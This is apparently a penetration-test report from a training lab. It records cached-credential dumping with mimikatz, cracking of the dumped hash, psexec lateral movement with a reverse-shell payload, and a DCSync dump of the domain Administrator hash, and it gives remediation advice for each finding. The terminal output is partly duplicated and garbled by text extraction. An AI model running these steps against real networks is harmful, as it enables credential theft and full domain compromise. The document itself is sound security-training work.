(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > load kiwi
Loading extension kiwi ...
.#####
.##^.##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
## v ##
'## v ## > http://blog.gentilkiwi.com/mimikatz
## v ## > Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
<
```

lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop

File Actions Edit View Help + lock all Kali on MREFVM-197105

```
root@kali:~ x root@kali:~ x
C:\Program Files (x86)\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > load kiwi
Loading extension kiwi ...
#####
.###. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 11/26/2024 11:54:44 AM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > █
```

<

lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop

File Actions Edit View Help + lock all Kali on MREFVM-197105

```
root@kali:~ x root@kali:~ x
# ls
Desktop Downloads file3 flag4.txt flagfile hashes.txt Music Public shell.php Videos
Documents file2 flag3.txt flag6.txt flaginThisfile.7z LinEnum.sh Pictures Scripts Templates

(root@kali)-[~]
# echo "ADMBob:3f267c855ec5c69526f501d5d461315b">flag8.txt

(root@kali)-[~]
# ls
Desktop Downloads file3 flag4.txt flag8.txt flaginThisfile.7z LinEnum.sh Pictures Scripts Templates
Documents file2 flag3.txt flag6.txt flagfile hashes.txt Music Public shell.php Videos

(root@kali)-[~]
# john --format=mscash2 flag8.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-11-26 17:27) 4.76ig/s 4947p/s 4947c/s 4947C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[~]
# █
```

```

lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
[*] Backgrounding session 1...
[*] Exploit: windows/pop3/seattlelab_pass
[*] Session 1: meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:59921
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] Options
[*] Module options (exploit/windows/smb/psexec):
[*] Name Current Setting Required Description
[*] RHOSTS          yes The target host(s), see https://github.com/rapid7/metasploit-framework/tree/master/modules/exploits/windows/smb/psexec#options
[*] RPRT            445 The SMB service port (TCP)
[*] SERVICE_DESCRIPTION no Service description to be used on target for pretty listing
[*] SERVICE_DISPLAY_NAME no The service display name
[*] SERVICE_NAME     no The service name
[*] SMBDomain       . The Windows domain to use for authentication
[*] SMBPass          no The password for the specified username
[*] SMBSHARE         no The share to connect to, can be an admin share (ADMIN$,C$,...)
[*] SMBUser          no The username to authenticate as

[*] Payload options (windows/meterpreter/reverse_tcp):
[*] Name Current Setting Required Description
[*] EXITFUNC        thread Exit technique (Accepted: '', seh, thread, process, none)
[*] LHOST           172.18.71.171 Yes The listen address (an interface may be specified)
[*] LPORT            4444 Yes The listen port


[*] Exploit target:
[*] Id Name
[*] 0 Automatic

[*] Exploit: windows/smb/psexec
[*] Set RHOSTS 172.22.117.10
[*] Set SMBDomain recall
[*] Set LHOST 172.22.117.100
[*] Set SMBUser ADMBob
[*] Set SMBDomain rekall
[*] Set SMBPass Changeme!
[*] Run


[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (175174 bytes) to 172.22.117.100:4444 → 172.22.117.10:55348 ) at 2024-11-26 17:40:03 -0500

[*] Meterpreter > sysinfo

```

	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af150.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ x root@kali: ~ x [*] 172.22.117.10:445 - Connecting to the server ... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 rekhall as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload ... [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 2 opened (175174 bytes) to 172.22.117.10:4444 → 172.22.117.10:55348 at 2024-11-26 17:40:03 -0500 meterpreter > sysinfo Computer : WINDC01 OS : Windows 2016+ (10.0 Build 17763). Architecture : x64 System Language : en_US Domain : REKALL Logged On Users : 7 Meterpreter : x86/windows meterpreter > shell Process 3508 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>whoami whoami nt authority\system C:\Windows\system32>net users net users User accounts for \\\ ADMBob Administrator flag8-ad12fc2fffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32> </pre>
Affected Hosts	<ul style="list-style-type: none"> 172.22.117.10 (WinDC01) & 172.22.117.20 (Windows 10 machine) LHOST 172.22.117.100
Remediation	<p>To prevent user enumeration and mitigate lateral movement, standardize error messages for login failures, implement account lockout mechanisms or rate limiting to slow down brute force attempts, and use multi-factor authentication (MFA). Additionally, employ network segmentation, ensure least privilege access policies, monitor for suspicious login patterns, and regularly audit user accounts and permissions.</p>

Vulnerability 9	Findings
Title	Escalating Access
Type (Web app / Linux OS / Windows OS)	172.22.117.10 (WinDC01) Windows OS
Risk Rating	Critical
Description	Escalating access on a Domain Controller (DC) via a Windows 10 server as an entry point occurs when an attacker compromises a less-secure system (e.g., a Windows 10 server) and uses it as a foothold to gain access to more critical systems in the network, such as the Domain Controller. Once on the DC, attackers can escalate their privileges, obtain domain administrator credentials, and explore the entire domain for sensitive information, including user accounts, credentials, and group policies, potentially leading to full network control.

Images  <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419a150.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ root@kali: ~ Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>cd c:\ cd c:\ c:>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. c:>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of c:\ 02/15/2022 02:04 PM 32 flag9.txt 09/14/2018 11:19 PM <DIR> PerLogs 02/15/2022 10:14 AM <DIR> Program Files 02/15/2022 10:14 AM <DIR> Program Files (x86) 02/15/2022 10:13 AM <DIR> Users 02/15/2022 01:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,963,791,872 bytes free c:>cat flag9.txt cat flag9.txt 'cat' is not recognized as an internal or external command, operable program or batch file. c:>type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 c:> c:>■ </pre>	Affected Hosts <ul style="list-style-type: none"> 172.22.117.10 (WinDC01) & 172.22.117.20 (Windows 10 machine) LHOST 172.22.117.100
Remediation <p>To prevent this, apply the principle of least privilege, restrict access to Domain Controllers, and implement strong network segmentation to isolate critical systems. Regularly patch and harden all systems, including Windows 10 servers, and use multi-factor authentication (MFA) for critical system access. Monitor network traffic and user activities for signs of lateral movement, and employ endpoint detection and response (EDR) tools to detect and block unauthorized escalation attempts.</p>	

Vulnerability 10	Findings
Title	Compromising Admin dump Active Directory credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	The Kiwi tool was used to dump Active Directory credentials, providing attackers with the ability to escalate privileges or move laterally within the network. Compromising an admin account on a Domain Controller (DC) is a critical security breach where an attacker gains access to an account with Domain Administrator privileges. This level of access allows the attacker to fully control the domain, including all user accounts, group policies, authentication systems, and sensitive data. The attacker can also modify security settings, disable auditing, and create backdoors for future access,

	<p>effectively compromising the entire network.</p> <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ root@kali: ~ [-] Unknown command: net meterpreter > shell Process 3060 created. Channel 3 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net user net user User accounts for \\ ADMBob Administrator flag8-ad12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32>exit exit meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com *** [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcSync_ntlm Administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : Administrator [+] NTLM Hash : 4f0cf3d309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 < </pre>
Affected Hosts	172.22.117.10 (WinDC01)
Remediation	<p>Implement monitoring of credential dumping tools, apply least privilege access, and use Windows Defender for credential theft detection. To prevent the compromise of admin accounts on a DC, implement strict access controls with the least privilege principle, use multi-factor authentication (MFA) for all administrator accounts, and regularly audit privileged account usage. Harden the Domain Controller by limiting RDP and direct access, using secure administrative practices like "Privileged Access Management," and regularly updating and patching the system to prevent exploitation of known vulnerabilities.</p>